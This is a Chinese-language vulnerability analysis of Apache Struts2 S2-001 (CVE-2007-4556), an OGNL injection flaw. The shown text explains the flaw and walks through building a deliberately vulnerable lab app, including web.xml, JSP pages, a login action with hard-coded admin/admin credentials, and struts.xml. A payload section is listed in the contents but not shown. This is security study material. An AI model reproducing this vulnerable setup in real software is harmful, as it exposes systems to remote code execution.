

Struts2-001漏洞分析（CVE-2007-4556）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- 导入项目
- 漏洞分析
- 回显Payload
- 漏洞修复

漏洞描述：Struts2框架在解析JSP标签时，将用户输入的Value值递归解析%{}造成二次解析，触发OGNL表达式注入，造成任意代码执行漏洞。


影响版本：2.0.1~2.0.8

影响说明：OGNL表达式注入


环境说明：Struts2（2.0.1）、Tomcat（8.5.57）、IDEA（2022.3）

环境搭建：


在IDEA中点击File->New Project创建项目，修改为下图内容，点击Create按钮创建项目



新版本的IDEA新创建的项目并非为Web项目，所以需要加入Web框架支持，在项目上右键选择Add Framework Support...





选中JavaEE中的Web Application(4.0)，点击OK即可完成对Web的支持




由于我们要搭建Struts2的项目，所以要加入Struts2的依赖jar包，需要两步操作


1. 在WEB-INF目录下创建lib目录
2. 将下图的5个jar文件拷贝到刚创建的lib目录



只拷贝到项目中是不生效的，必须选中刚刚的5个jar文件，右键选择Add as Library



给类库起个名字，随意起即可，点击OK按钮



在修改web.xml的内容为

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
3     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4     xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
5         http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
6     version="4.0">
7     <display-name>S2-001</display-name>
8     <filter>
9         <filter-name>struts2</filter-name>
10        <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
11    </filter>
12    <filter-mapping>
13        <filter-name>struts2</filter-name>
14        <url-pattern>/*</url-pattern>
15    </filter-mapping>
16    <welcome-file-list>
17        <welcome-file>index.jsp</welcome-file>
18    </welcome-file-list>
19 </web-app>
```

修改index.jsp内容为

```
1 <%@ page language="java" contentType="text/html; charset=UTF-8"
2     pageEncoding="UTF-8"%>
3 <%@ taglib prefix="s" uri="/struts-tags" %>
4
5 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
6     "http://www.w3.org/TR/html4/loose.dtd">
7 <html>
8     <head>
9         <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
10        <title>S2-001</title>
11    </head>
12    <body>
13        <h2>S2-001 Demo</h2>
```

```

13      <p>link: <a href="https://cwiki.apache.org/confluence/display/WW/S2-
14      001">https://cwiki.apache.org/confluence/display/WW/S2-001</a></p>
15      <s:form action="login">
16          <s:textfield name="username" label="username" />
17          <s:textfield name="password" label="password" />
18          <s:submit></s:submit>
19      </s:form>
20  </body>
</html>

```

在web目录下创建welcome.jsp内容为

```

1  <%@ page language="java" contentType="text/html; charset=UTF-8"
2      pageEncoding="UTF-8"%>
3  <%@ taglib prefix="s" uri="/struts-tags" %>
4
5  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
6      "http://www.w3.org/TR/html4/loose.dtd">
7  <html>
8      <head>
9          <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
10         <title>S2-001</title>
11     </head>
12     <body>
13         <p>Hello <s:property value="username"></s:property></p>
14     </body>
</html>

```

接下来做以下操作：

1. 在src目录下删除默认创建的Main.java文件
2. 新建名为org.example的package
3. 在org.example包下新建一个名为LoginAction.java的文件，内容如下

```

1  import com.opensymphony.xwork2.ActionSupport;
2  public class LoginAction extends ActionSupport {
3      private String username = null;
4      private String password = null;
5
6      public String getUsername() {
7          return this.username;
8      }
9
10     public String getPassword() {
11         return this.password;
12     }
13
14     public void setUsername(String username) {

```

```

15         this.username = username;
16     }
17
18     public void setPassword(String password) {
19         this.password = password;
20     }
21
22     public String execute() throws Exception {
23         if ((this.username.isEmpty()) || (this.password.isEmpty())) {
24             return "error";
25         }
26
27         if ((this.username.equalsIgnoreCase("admin")) &&
28 (this.password.equals("admin"))) {
29             return "success";
30         }
31         return "error";
32     }

```


在src目录下新建struts.xml文件，内容如下

```


1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE struts PUBLIC
3      "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4      "http://struts.apache.org/dtds/struts-2.0.dtd">
5  <struts>
6      <package name="S2-001" extends="struts-default">
7          <action name="login" class="org.example.LoginAction">
8              <result name="success">welcome.jsp</result>
9              <result name="error">index.jsp</result>
10         </action>
11     </package>
12 </struts>

```


最终项目结构如下图



